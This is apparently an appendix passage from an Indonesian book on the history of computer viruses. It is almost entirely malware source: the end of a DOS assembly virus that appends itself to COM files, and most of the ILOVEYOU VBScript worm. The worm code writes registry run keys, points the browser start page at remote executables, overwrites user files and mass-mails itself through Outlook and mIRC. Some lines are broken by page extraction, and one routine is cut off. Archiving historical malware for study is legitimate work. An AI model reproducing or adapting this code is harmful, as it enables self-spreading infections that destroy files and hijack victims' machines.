    cmp     WORD PTR [START_IMAGE+3],4956H     ;ok, is 'VI' in positions 3 & 4?
    jnz     FOK_ZEND                            ;no, file can be infected, return with Z set

FOK_NZEND:
    mov     al,1                                ;we'd better not infect this file
    or      al,al                                ;so return with z reset
    ret

FOK_ZEND:
    xor     al,al                                ;ok to infect, return with z set
    ret

;*****
;This routine moves the virus (this program) to the end of the COM file
;Basically, it just copies everything here to there, and then goes and
;adjusts the 5 bytes at the start of the program and the five bytes stored
;in memory.

INFECT:
    mov     dx,OFFSET FNAME                      ;first open the file
    mov     ax,3D02H                             ;r/w access open file, we want to write to it
    int     21H
    mov     WORD PTR [HANDLE],ax                ;and save the file handle here

    xor     cx,cx                                ;prepare to write virus on new file
    mov     dx,cx                                ;position file pointer, cx:dx = pointer = 0
    mov     bx,WORD PTR [HANDLE]

```

## Virus Komputer: Sejarah dan Perkembangannya

```

mov     ax,4202H                ;locate pointer to end DOS function
int     21H

mov     cx,OFFSET FINAL - OFFSET VIRUS ;now write virus, cx=# bytes
mov     dx,[VIR_START]          ;ds:dx = place in memory to write from
mov     bx,WORD PTR [HANDLE]    ;bx = file handle
mov     ah,40H                  ;DOS write function
int     21H

xor     cx,cx                    ;now save 5 bytes which came from start of host
mov     dx,WORD PTR [FSIZE]     ;so position the file pointer
add     dx,OFFSET START_CODE - OFFSET VIRUS ;to where START_CODE is
mov     bx,WORD PTR [HANDLE]    ;in the new virus
mov     ax,4200H                ;and use DOS to position the file pointer
int     21H

mov     cx,5                     ;now go write START_CODE in the file
mov     bx,WORD PTR [HANDLE]    ;this data was obtained
mov     dx,OFFSET START_IMAGE ;during the FILE_OK function above
mov     ah,40H
int     21H

xor     cx,cx                    ;now go back to the start of host program
mov     dx,cx                    ;so we can put the jump to the virus in
mov     bx,WORD PTR [HANDLE]
mov     ax,4200H                ;locate file pointer function
int     21H

mov     bx,[VIR_START]           ;calculate jump location for start of code
mov     BYTE PTR [START_IMAGE],0E9H ;first the near jump op code E9
mov     ax,WORD PTR [FSIZE]     ;and then the relative address
add     ax,OFFSET VIRUS_START-OFFSET VIRUS-3 ;these go to START_IMAGE
mov     WORD PTR [START_IMAGE+1],ax
mov     WORD PTR [START_IMAGE+3],4956H ;and put 'VI' ID code in

mov     cx,5                     ;ok, now go write the 5 bytes we just put in START_IMAGE
mov     dx,OFFSET START_IMAGE ;ds:dx = pointer to START_IMAGE
mov     bx,WORD PTR [HANDLE]    ;file handle
mov     ah,40H                  ;DOS write function
int     21H

mov     bx,WORD PTR [HANDLE]    ;finally, get handle off of stack
mov     ah,3EH                  ;and close file
int     21H

ret                                     ;all done, the virus is transferred

FINAL:                                ;label for last byte of code to be kept in virus when it moves

ENDVIRUS EQU $ + 212 ;label for determining space needed by virus
;Note: 212 = FFFF - FF2A - 1 = size of data space
; $ gives approximate size of code required for virus

ORG     0FF2AH

DTA                                DB     1AH dup (?) ;this is a work area for the search function
FSIZE                                DW     0,0 ;file size storage area
FNAME                                DB     13 dup (?) ;area for file path
HANDLE                                DW     0 ;file handle
START_IMAGE                          DB     0,0,0,0,0 ;area to store 5 bytes to rd/wrt to file
VSTACK                                DW     50H dup (?) ;stack for the virus program
VIR_START                            DW     (?) ;start address of VIRUS (overlays stack)

MAIN  ENDS

END                                HOST

```

A.3 Listing worm ILoveYou

```
On Error Resume Next
dim fso,dirsystem,dirwin,dirtemp,eq,ctr,file,vbscopy,dow
eq=""
ctr=0
Set fso = CreateObject("Scripting.FileSystemObject")
set file = fso.OpenTextFile(WScript.ScriptFullName,1)
vbscopy=file.ReadAll
main()
sub main()
On Error Resume Next
dim wscr,rr
set wscr=CreateObject("WScript.Shell")
rr=wscr.RegRead("HKEY_CURRENT_USER\Software\Microsoft\Windows Scripting Host\Settings\Timeout")
if (rr>=1) then
wscr.RegWrite "HKEY_CURRENT_USER\Software\Microsoft\Windows Scripting
Host\Settings\Timeout",0,"REG_DWORD"
end if
Set dirwin = fso.GetSpecialFolder(0)
Set dirsystem = fso.GetSpecialFolder(1)
Set dirtemp = fso.GetSpecialFolder(2)
Set c = fso.GetFile(WScript.ScriptFullName)
c.Copy(dirsystem&"\MSKernel32.vbs")
c.Copy(dirwin&"\Win32DLL.vbs")
c.Copy(dirsystem&"\LOVE-LETTER-FOR-YOU.TXT.vbs")
regruns()
html()
spreadtoemail()
listadriv()
end sub
sub regruns()
On Error Resume Next
Dim num,download
regcreate "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\
CurrentVersion\Run\MSKernel32",dirsystem&"\MSKernel32.vbs"
regcreate "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\
CurrentVersion\RunServices\Win32DLL",dirwin&"\Win32DLL.vbs"
download=""
download=regget("HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\Download Directory")
if (download="") then
download="c:\"
end if
if (fileexist(dirsystem&"\WinFAT32.exe")=1) then
Randomize
num = Int((4 * Rnd) + 1)
if num = 1 then
regcreate "HKCU\Software\Microsoft\Internet Explorer\Main\Start Page","http://www.skyinet.net/~young1s/
HJKhnwerhjxcvytwertnMTFwetrdsfmhPnjw6587345gvsdf7679njbvYT/WIN-BUGSFIX.exe"
elseif num = 2 then
regcreate "HKCU\Software\Microsoft\Internet Explorer\Main\Start Page","http://www.skyinet.net/~angelcat/
skladjffdjghKJnwetryDGFikjUlyqwerWe546786324hjk4jnH HGbvbmKLJKjhkqj4w/WIN-BUGSFIX.exe"
elseif num = 3 then
regcreate "HKCU\Software\Microsoft\Internet Explorer\Main\Start Page","http://www.skyinet.net/~koichi/
jf6TRjkcGRpGqaq198vbFV5hfFEkbopBdQZn mPOhfgER67b3Vbvg/WIN-BUGSFIX.exe"
elseif num = 4 then
regcreate "HKCU\Software\Microsoft\Internet Explorer\Main\Start Page","http://www.skyinet.net/~chu/
sdgfhjksdfjkiNBmfnfgkKLHjkqwtuHJBhAFSDGjkhY UgqwerasdjhPhjasfdglkNBhbqwebmznxcvbnmadsh
fgqw237461234iuy7thjg/WIN-BUGSFIX.exe"
end if
end if
if (fileexist(download&"\WIN-BUGSFIX.exe")=0) then
regcreate "HKEY_LOCAL_MACHINE\Software\Microsoft\ Windows\CurrentVersion\Run\WIN-
BUGSFIX",download&"\WIN-BUGSFIX.exe"
regcreate "HKEY_CURRENT_USER\Software\ Microsoft\Internet Explorer\Main\Start Page","about:blank"
end if
end sub
sub listadriv
On Error Resume Next
Dim d,dc,s
```

## Virus Komputer: Sejarah dan Perkembangannya

```
Set dc = fso.Drives
For Each d in dc
If d.DriveType = 2 or d.DriveType=3 Then
folderlist(d.path&"")
end if
Next
listadriv = s
end sub
sub infectfiles(folderspec)
On Error Resume Next
dim f,f1,fc,ext,ap,mircfname,s,bname,mp3
set f = fso.GetFolder(folderspec)
set fc = f.Files
for each f1 in fc
ext=fso.GetExtensionName(f1.path)
ext=lcase(ext)
s=lcase(f1.name)
if (ext="vbs") or (ext="vbe") then
set ap=fso.OpenTextFile(f1.path,2,true)
ap.write vbscopy
ap.close
elseif(ext="js") or (ext="jse") or (ext="css") or (ext="wsh") or (ext="sct") or (ext="hta") then
set ap=fso.OpenTextFile(f1.path,2,true)
ap.write vbscopy
ap.close
bname=fso.GetBaseName(f1.path)
set cop=fso.GetFile(f1.path)
cop.copy(folderspec&"\"&bname&".vbs")
fso.DeleteFile(f1.path)
elseif(ext="jpg") or (ext="jpeg") then
set ap=fso.OpenTextFile(f1.path,2,true)
ap.write vbscopy
ap.close
set cop=fso.GetFile(f1.path)
cop.copy(f1.path&".vbs")
fso.DeleteFile(f1.path)
elseif(ext="mp3") or (ext="mp2") then
set mp3=fso.CreateTextFile(f1.path&".vbs")
mp3.write vbscopy
mp3.close
set att=fso.GetFile(f1.path)
att.attributes=att.attributes+2
end if
if (eq<>folderspec) then
if (s="mirc32.exe") or (s="mlink32.exe") or (s="mirc.ini") or (s="script.ini") or (s="mirc.hlp") then
set scriptini=fso.CreateTextFile(folderspec&"script.ini")
scriptini.WriteLine "[script]"
scriptini.WriteLine ";mIRC Script"
scriptini.WriteLine "; Please dont edit this script... mIRC will corrupt, if mIRC will"
scriptini.WriteLine " corrupt... WINDOWS will affect and will not run correctly. thanks"
scriptini.WriteLine ";"
scriptini.WriteLine ";Khaled Mardam-Bey"
scriptini.WriteLine ";http://www.mirc.com"
scriptini.WriteLine ";"
scriptini.WriteLine "n0=on 1:JOIN:#{;"
scriptini.WriteLine "n1= /if ( $nick == $me ) { halt }"
scriptini.WriteLine "n2= /.dcc send $nick "&dirsystem&"LOVE-LETTER-FOR-YOU.HTM"
scriptini.WriteLine "n3=}"
scriptini.close
eq=folderspec
end if
end if
next
end sub
sub folderlist(folderspec)
On Error Resume Next
dim f,f1,sf
set f = fso.GetFolder(folderspec)
set sf = f.SubFolders
for each f1 in sf
infectfiles(f1.path)
```

```
folderlist(f1.path)
next
end sub
sub regcreate(regkey,regvalue)
Set regedit = CreateObject("WScript.Shell")
regedit.RegWrite regkey,regvalue
end sub
function regget(value)
Set regedit = CreateObject("WScript.Shell")
regget=regedit.RegRead(value)
end function
function fileexist(filespec)
On Error Resume Next
dim msg
if (fso.FileExists(filespec)) Then
msg = 0
else
msg = 1
end if
fileexist = msg
end function
function folderexist(folderspec)
On Error Resume Next
dim msg
if (fso.GetFolderExists(folderspec)) then
msg = 0
else
msg = 1
end if
fileexist = msg
end function
sub spreadtoemail()
On Error Resume Next
dim x,a,ctrlists,ctrentries,malead,b,regedit,regv,regad
set regedit=CreateObject("WScript.Shell")
set out=WScript.CreateObject("Outlook.Application")
set mapi=out.GetNameSpace("MAPI")
for ctrlists=1 to mapi.AddressLists.Count
set a=mapi.AddressLists(ctrlists)
x=1
regv=regedit.RegRead("HKEY_CURRENT_USER\Software\Microsoft\WAB"&a)
if (regv="") then
regv=1
end if
if (int(a.AddressEntries.Count)>int(regv)) then
for ctrentries=1 to a.AddressEntries.Count
malead=a.AddressEntries(x)
regad=""
regad=regedit.RegRead("HKEY_CURRENT_USER\Software\Microsoft\WAB"&malead)
if (regad="") then
set male=out.CreateItem(0)
male.Recipients.Add(malead)
male.Subject = "ILOVEYOU"
male.Body = vbcrlf&"kindly check the attached LOVELETTER coming from me."
male.Attachments.Add(dirsystem&"LOVE-LETTER-FOR-YOU.TXT.vbs")
male.Send
regedit.RegWrite "HKEY_CURRENT_USER\Software\Microsoft\WAB"&malead,1,"REG_DWORD"
end if
x=x+1
next
regedit.RegWrite "HKEY_CURRENT_USER\Software\Microsoft\WAB"&a,a.AddressEntries.Count
else
regedit.RegWrite "HKEY_CURRENT_USER\Software\Microsoft\WAB"&a,a.AddressEntries.Count
end if
next
Set out=Nothing
Set mapi=Nothing
end sub
sub html
On Error Resume Next
dim lines,n,dta1,dta2,dt1,dt2,dt3,dt4,l1,dt5,dt6
```



## *Virus Komputer: Sejarah dan Perkembangannya*

---

```
b.close  
set d=fso.OpenTextFile(dirsystem+"\LOVE-LETTER-FOR-YOU.HTM",2)  
d.write dt5  
d.write join(lines,vbCrLf)  
d.write vbCrLf  
d.write dt6  
d.close  
end sub
```